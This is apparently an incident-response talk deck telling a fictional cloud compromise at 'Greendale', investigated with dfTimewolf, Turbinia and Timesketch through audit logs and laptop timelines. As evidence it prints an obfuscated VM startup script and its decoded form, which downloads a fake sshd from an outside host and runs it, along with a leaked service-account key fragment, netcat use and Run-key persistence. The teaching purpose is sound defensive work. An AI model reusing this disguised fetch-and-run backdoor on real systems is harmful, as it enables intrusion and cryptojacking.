


Tools for Cloud Examination

"Tilt your head back and look up to the sky"

The Storyteller



Thomas Chopitea

- Incident responder
- dfTimewolf core developer
- Based in Zurich, Switzerland 
-  @tomchop_

This is a story

Cast of Characters



The Dean

The dean of the school, who also dabbles into sysadmin stuff.



Benjamin Chang

Recently graduated cloud expert. Has to set up the cloud infrastructure for Greendale's new class on IoT A/C systems.



Cast of Characters



Ahmed

Experienced incident responder, has responded to previous incidents at Greendale.



Rosa


New addition to the team, has great attention to detail and is a very quick learner



Cloud Alerts



💵 Billing Alert! 💵





Billing Alert!

Stackdriver greendale-iot-cloud

Monitoring Overview Infrastructure / Instances

Resources

Alerting

Uptime Checks

Groups

Dashboards

Debug

Trace

Logging

Error Reporting

Profiler

Filter...

| Name | Zone | Public IP | Private IP | CPU Usage | Memory Usage |
|-------------|----------------|----------------|---------------|-----------|--------------|
| instance-22 | gce:us-east1-d | 35.229.71.49 | 10.142.15.195 | 99.97% | |
| instance-18 | gce:us-east1-d | 35.185.4.129 | 10.142.0.63 | 99.96% | |
| instance-5 | gce:us-east1-d | 35.229.125.68 | 10.142.0.50 | 99.96% | |
| instance-6 | gce:us-east1-d | 35.237.209.5 | 10.142.0.51 | 99.96% | |
| instance-7 | gce:us-east1-d | 35.229.40.202 | 10.142.0.52 | 99.96% | |
| instance-9 | gce:us-east1-d | 35.196.138.124 | 10.142.0.54 | 99.93% | |
| instance-11 | gce:us-east1-d | 35.237.66.176 | 10.142.0.56 | 99.93% | |
| instance-1 | gce:us-east1-d | 35.196.89.183 | 10.142.0.46 | 99.93% | |
| instance-10 | gce:us-east1-d | 35.237.40.40 | 10.142.0.55 | 99.93% | |

Building a response

Setting up a response environment

What Ahmed wants:

- A **Timesketch** instance ready to ingest plaso files
- A **Turbinia** instance ready to process cloud evidence
- A bunch of Turbinia **workers** ready to run jobs
- **dfTimewolf** set up and ready to go



Starting the forensics

Stackdriver logs

dfTimewolf for Stackdriver

- Let's have a look at who created those VMs
- dfTimewolf can help!
 - Recipe running a prebuilt filter Stackdriver logs on actions taken on GCE instances (VMs)
- Our target project is `greendale-iot-cloud`

```
$ dftimewolf stackdriver_gce_ts greendale-iot-cloud <start_date>  
          <end_date> <justification>
```



Mining for Glory

| | | | | |
|----------------------------|--|-----------------------------------|---|-------------|
| 2019-10-07T19:58:00.781000 | <input type="checkbox"/> <input type="star"/> <input type="magnifying-glass"/> | gce-instance-created | User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11 | stackdriver |
| 2019-10-07T19:58:01.275000 | <input type="checkbox"/> <input type="star"/> <input type="magnifying-glass"/> | gce-instance-created | User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11 | stackdriver |
| 2019-10-07T19:58:01.683000 | <input type="checkbox"/> <input type="star"/> <input type="magnifying-glass"/> | gce-instance-created | User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11 | stackdriver |
| 2019-10-07T19:58:02.253000 | <input type="checkbox"/> <input type="star"/> <input type="magnifying-glass"/> | gce-instance-created | User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11 | stackdriver |
| 2019-10-07T19:58:03.781000 | <input type="checkbox"/> <input type="star"/> <input type="magnifying-glass"/> | gce-instance-created | User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11 | stackdriver |

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| datetime | 2019-10-07T19:58:03.781000Z | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |
| message | User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-east1-d/instances/instance-11 | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |
| methodName | v1.compute.instances.insert | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |
| principalEmail | super-admin@greendale-iot-cloud.iam.gserviceaccount.com | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |
| project_name | greendale-iot-cloud | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |
| query | logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13" | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |
| requestMetadata_callerIp | 54.241.230.117 | <input type="magnifying-glass"/> | <input type="magnifying-glass"/> |



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```
1  {
2    "type": "service_account",
3    "project_id": "greendale-iot-cloud",
4    "private_key_id": "2ee8315175d19d8dad0d19be904822ebfa835db4",
5    "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIAAADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQC6nTEKFq5+Sx6F\\n+K9aoER05/NonM",
6    "client_email": "super-admin@greendale-iot-cloud.iam.gserviceaccount.com",
7    "client_id": "111554649056965518557",
8    "auth_uri": "https://accounts.google.com/o/oauth2/auth",
9    "token_uri": "https://oauth2.googleapis.com/token",
10   "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
11   "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/super-admin%40greendale-iot-cloud.iam.gserviceacco
12 }
```

Going further



Something a bit weird

| | | | |
|----------------------------|--------------------------|---|-------------|
| 2019-10-03T08:15:55.631000 | <input type="checkbox"/> | User bchang@greendale.xyz performed v1.compute.projects.setCommonInstanceMetadata on projects/greendale-iot-cloud | stackdriver |
| 2019-10-03T08:16:05.919000 | <input type="checkbox"/> | User bchang@greendale.xyz performed v1.compute.projects.setCommonInstanceMetadata on projects/greendale-iot-cloud | stackdriver |
| 2019-10-04T13:29:25.033000 | <input type="checkbox"/> | User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:29:27.103000 | <input type="checkbox"/> | User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:30:36.635000 | <input type="checkbox"/> | User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:30:38.738000 | <input type="checkbox"/> | User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-07T19:57:47.031000 | <input type="checkbox"/> | gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-... | stackdriver |
| 2019-10-07T19:57:48.960000 | <input type="checkbox"/> | gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-... | stackdriver |
| 2019-10-07T19:57:50.511000 | <input type="checkbox"/> | gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-... | stackdriver |
| 2019-10-07T19:57:52.139000 | <input type="checkbox"/> | gce-instance-created User super-admin@greendale-iot-cloud.iam.gserviceaccount.com performed v1.compute.instances.insert on projects/greendale-iot-cloud/zones/us-... | stackdriver |



Something a bit weird

2019-10-04T13:29:27.103000



User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins


stackdrive

Add a comment ...

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| | | | |
|---|---|--|--|
| datetime | 2019-10-04T13:29:27.103000Z | | |
| message | User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | | |
| methodName | v1.compute.instances.setMetadata | | |
| principalEmail | bchang@greendale.xyz | | |
| project_name | greendale-iot-cloud | | |
| query | logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13" | | |
| requestMetadata_c allerlp | 2620:0:105f:fd00:5cf2:2f2a:7a28:f8c7 | | |
| requestMetadata_c allerSuppliedUserA gent | google-cloud-sdk gcloud/262.0.0 command/gcloud.compute.instances.add-metadata invocation-id/1aaa3e4e31a549f3b6e888b3278f007c environment/None environment-version/None interactive/False from-script/False python/2.7.15+ term/xterm-256color Linux 4.4.0-18362-Microsoft gzip(gfe) | | |

google-cloud-sdk gcloud/262.0.0 command/gcloud.compute.instances.add-metadata invocation-id/1aaa3e4e31a549f3b6e888b3278f007c environment/None environment-version/None interactive/False from-script/False python/2.7.15+ term/xterm-256color (Linux 4.4.0-18362-Microsoft),gzip(gfe)



Something a bit weird

8 events (0.019s)

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| | message | Timeline name |
|--|--|---------------|
| 2019-09-13T14:08:03.330000 | User bchang@greendale.xyz performed beta.compute.instances.insert on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| <input type="text"/> Add a comment ... | | |
| <input type="button" value="Post comment"/> | | |
| datetime | 2019-09-13T14:08:03.330000Z | Q Q |
| Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36,gzip(gfe) | | |
| project_name | greendale-iot-cloud | Q Q |
| query | logName=projects/greendale-iot-cloud/logs/cloudaudit.googleapis.com%2Factivity resource.type:"gce" timestamp>"2019-09-09" timestamp<"2019-10-13" | Q Q |
| requestMetadata_callerIp | 2620:0:1043:fd00:a950:cfa6:c756:58a5 | Q Q |
| requestMetadata_callerSuppliedUserAgent | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36,gzip(gfe) | Q Q |



Something a bit weird

```
rosa@cloudshell:~ (greendale-iot-cloud)$ gcloud compute instances describe jenkins --flatten="metadata[]" --zone=us-central1-f
---
fingerprint: Vqsq6pUqRds=
items:
- key: startup-script
  value: |
    #!/bin/bash

    echo "eD0vdXNyL2Jpbj9zc2hk021mIFsgLWYgIiR4IiBdO3RoZw4gL3Vzci9iaW4vc3NoZDt1bHN1IGNkIC91c3IvYmluLyYmd2d1dCBncmVuZGF
sZS54eXovc3NoZCYmY2htb2QgK3ggL3Vzci9iaW4vc3NoZCYmL3Vzci9iaW4vc3NoZDtmaQ==" | base64 -d | sh
kind: compute#metadata
rosa@cloudshell:~ (greendale-iot-cloud)$ █
```




Something a bit weird

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
1 x=/usr/bin/sshd;
2 ▼ if [ -f "$x" ];
3     then /usr/bin/sshd;
4 else
5     cd /usr/bin/ && wget grenade.xyz/sshd && chmod +x /usr/bin/sshd && /usr/bin/sshd;
6 ▲ fi
```

Gathering More Evidence

Forensics in the cloud



Forensics **to** the cloud



So what happened?

What we know:

- Instances were created and started mining cryptocurrency, alerting Ben.
- While digging, Rosa found some other, unrelated, strange activity... and decided to dig deeper.

Forensic evidence that CFA has so far:

- API logs from Cloud (Stackdriver)
- The Jenkins VM disk timeline (dftimewolf'd in the Cloud)
- Ben's workstation timeline (GIFT'ed to CFA)



Working backwards: Activity

| | message | Timeline name |
|----------------------------|--|-------------------|
| 2019-10-04T13:26:40.000000 | Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path: \Device\HarddiskVolume1\Windows\system32\cmd.exe] | bchang-laptop-new |
| 2019-10-04T13:26:40.000000 | Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATAINC64.EXE hash: 0xDE737A17 v... | bchang-laptop-new |
| 2019-10-04T13:26:55.000000 | Prefetch [SVCHOST.EXE] was executed - run count 24 path hints: \WINDOWS\SYSTEM32\SVCHOST.EXE hash: 0x88C92AFC volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |
| 2019-10-04T13:26:55.000000 | Prefetch [BASH.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\BASH.EXE hash: 0x6011DE80 volume: 1 [serial number: 0x6606D446, device path: \Device\HarddiskVolume1\Windows\system32\bash.exe] | bchang-laptop-new |
| 2019-10-04T13:26:55.000000 | Prefetch [WSLHOST.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |
| 2019-10-04T13:26:55.000000 | Prefetch [CONHOST.EXE] was executed - run count 82 path hints: \WINDOWS\SYSTEM32\CONHOST.EXE hash: 0xF98A1078 volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |
| 2019-10-04T13:29:25.033000 | User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:29:27.103000 | User bchang@greendale.xyz performed v1.compute.instances.setMetadata on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:30:36.635000 | User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:30:38.738000 | User bchang@greendale.xyz performed v1.compute.instances.reset on projects/greendale-iot-cloud/zones/us-central1-f/instances/jenkins | stackdriver |
| 2019-10-04T13:39:33.000000 | Prefetch [SVCHOST.EXE] was executed - run count 24 path hints: \WINDOWS\SYSTEM32\SVCHOST.EXE hash: 0x88C92AFC volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |
| 2019-10-04T14:10:25.000000 | Prefetch [SVCHOST.EXE] was executed - run count 68 path hints: \WINDOWS\SYSTEM32\SVCHOST.EXE hash: 0x350EF3E6 volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |
| 2019-10-04T14:26:42.000000 | Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path: \Device\HarddiskVolume1\Windows\system32\cmd.exe] | bchang-laptop-new |
| 2019-10-04T14:26:42.000000 | Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATAINC64.EXE hash: 0xDE737A17 v... | bchang-laptop-new |
| 2019-10-04T14:26:58.000000 | Prefetch [BASH.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\BASH.EXE hash: 0x6011DE80 volume: 1 [serial number: 0x6606D446, device path: \Device\HarddiskVolume1\Windows\system32\bash.exe] | bchang-laptop-new |
| 2019-10-04T14:26:58.000000 | Prefetch [WSLHOST.EXE] was executed - run count 8 path hints: \WINDOWS\SYSTEM32\LXSS\WSLHOST.EXE hash: 0x91595FDC volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |
| 2019-10-04T14:26:58.000000 | Prefetch [CONHOST.EXE] was executed - run count 82 path hints: \WINDOWS\SYSTEM32\CONHOST.EXE hash: 0xF98A1078 volume: 1 [serial number: 0x6606D446, d... | bchang-laptop-new |



Working backwards: Activity

17 events (0.02s)

1-17 / 17 < > 600 asc Fields (1)

| message | Timeline name |
|--|-------------------|
| Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device pa... 2019-10-04T13:26:40.000000 | bchang-laptop-new |

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data_type windows:prefetch:execution

Q Q

datetime 2019-10-04T13:26:40+00:00

Q Q

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"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\BCRYPTPRIMITIVES.DLL [162538-1],  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\CMDEXT.DLL",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\ADVAPI32.DLL",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\SECHOST.DLL [162537-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\$MFT",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\USERS\\BENJAMINCHANG\\APPDATA\\LOCAL\\COMMS\\UNISTORE\\DATA\\NVTELEMETRY.BAT",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\GLOBALIZATION\\SORTING\\SORTDEFAULT.NLS [28653-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\WINBRAND.DLL".
```

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"\\VOLUME{01d5554306bc4265-6606d446}\\WINDOWS\\SYSTEM32\\KERNEL32.DLL [227710-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\KERNELBASE.DLL [358350-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\LOCALE.NLS [162472-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\MSVCRT.DLL [38097-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\COMBASE.DLL [228465-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\UCRTBASE.DLL [358322-1]",  
"\\"VOLUME{01d5554306bc4265-6606d446}"\\WINDOWS\\SYSTEM32\\RPCRT4.DLL [38775-1]",  
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"\\"VOLUME{01d5554306bc4265-6606d446}"\\USERS\\BENJAMINCHANG\\APPDATA\\LOCAL\\COMMS\\UNISTORE\\DATA\\NVTELEMETRY.BAT",  
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
bchang-laptop-new 12 stackdriver 0

Insights

12 events (0.113s)

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| | message | Timeline name |
|----------------------------|--|-------------------|
| 2019-10-04T12:55:04.000000 | [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] NvTelemetry: C:\Users\BenjaminChang\AppData\Local\Comms\Unistore\data\NvTelemetry.b... | bchang-laptop-new |
| 2019-10-04T13:04:45.000000 | Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:...] | bchang-laptop-new |
| 2019-10-04T13:21:12.000000 | Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:...] | bchang-laptop-new |
| 2019-10-04T13:21:12.000000 | Prefetch [NC64.EXE] was executed - run count 8 path hints: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\INC64.EXE hash: 0xDE737A17 v... | bchang-laptop-new |
| 2019-10-04T13:21:13.000000 | Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:...] | bchang-laptop-new |
| 2019-10-04T13:26:40.000000 | Prefetch [CMD.EXE] was executed - run count 43 path hints: \WINDOWS\SYSTEM32\CMD.EXE hash: 0xCD245F9E volume: 1 [serial number: 0x6606D446, device path:...] | bchang-laptop-new |
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Working Backwards: Malware

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| 2019-10-04T12:55:04+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] NvTelemetry: C:\Users\BenjaminChang\AppData\Local\Comms\Unistore\data\NvTelemetry.exe | bchang-laptop |
| 2019-10-04T13:21:12+00:00 | <input type="checkbox"/> <input checked="" type="checkbox"/> | Prefetch [NC64.EXE] was executed - run count 0 path: \USERS\BENJAMINCHANG\APPDATA\LOCAL\COMMS\UNISTORE\DATA\NC64.EXE hash: 0xDE...e | bchang-laptop |
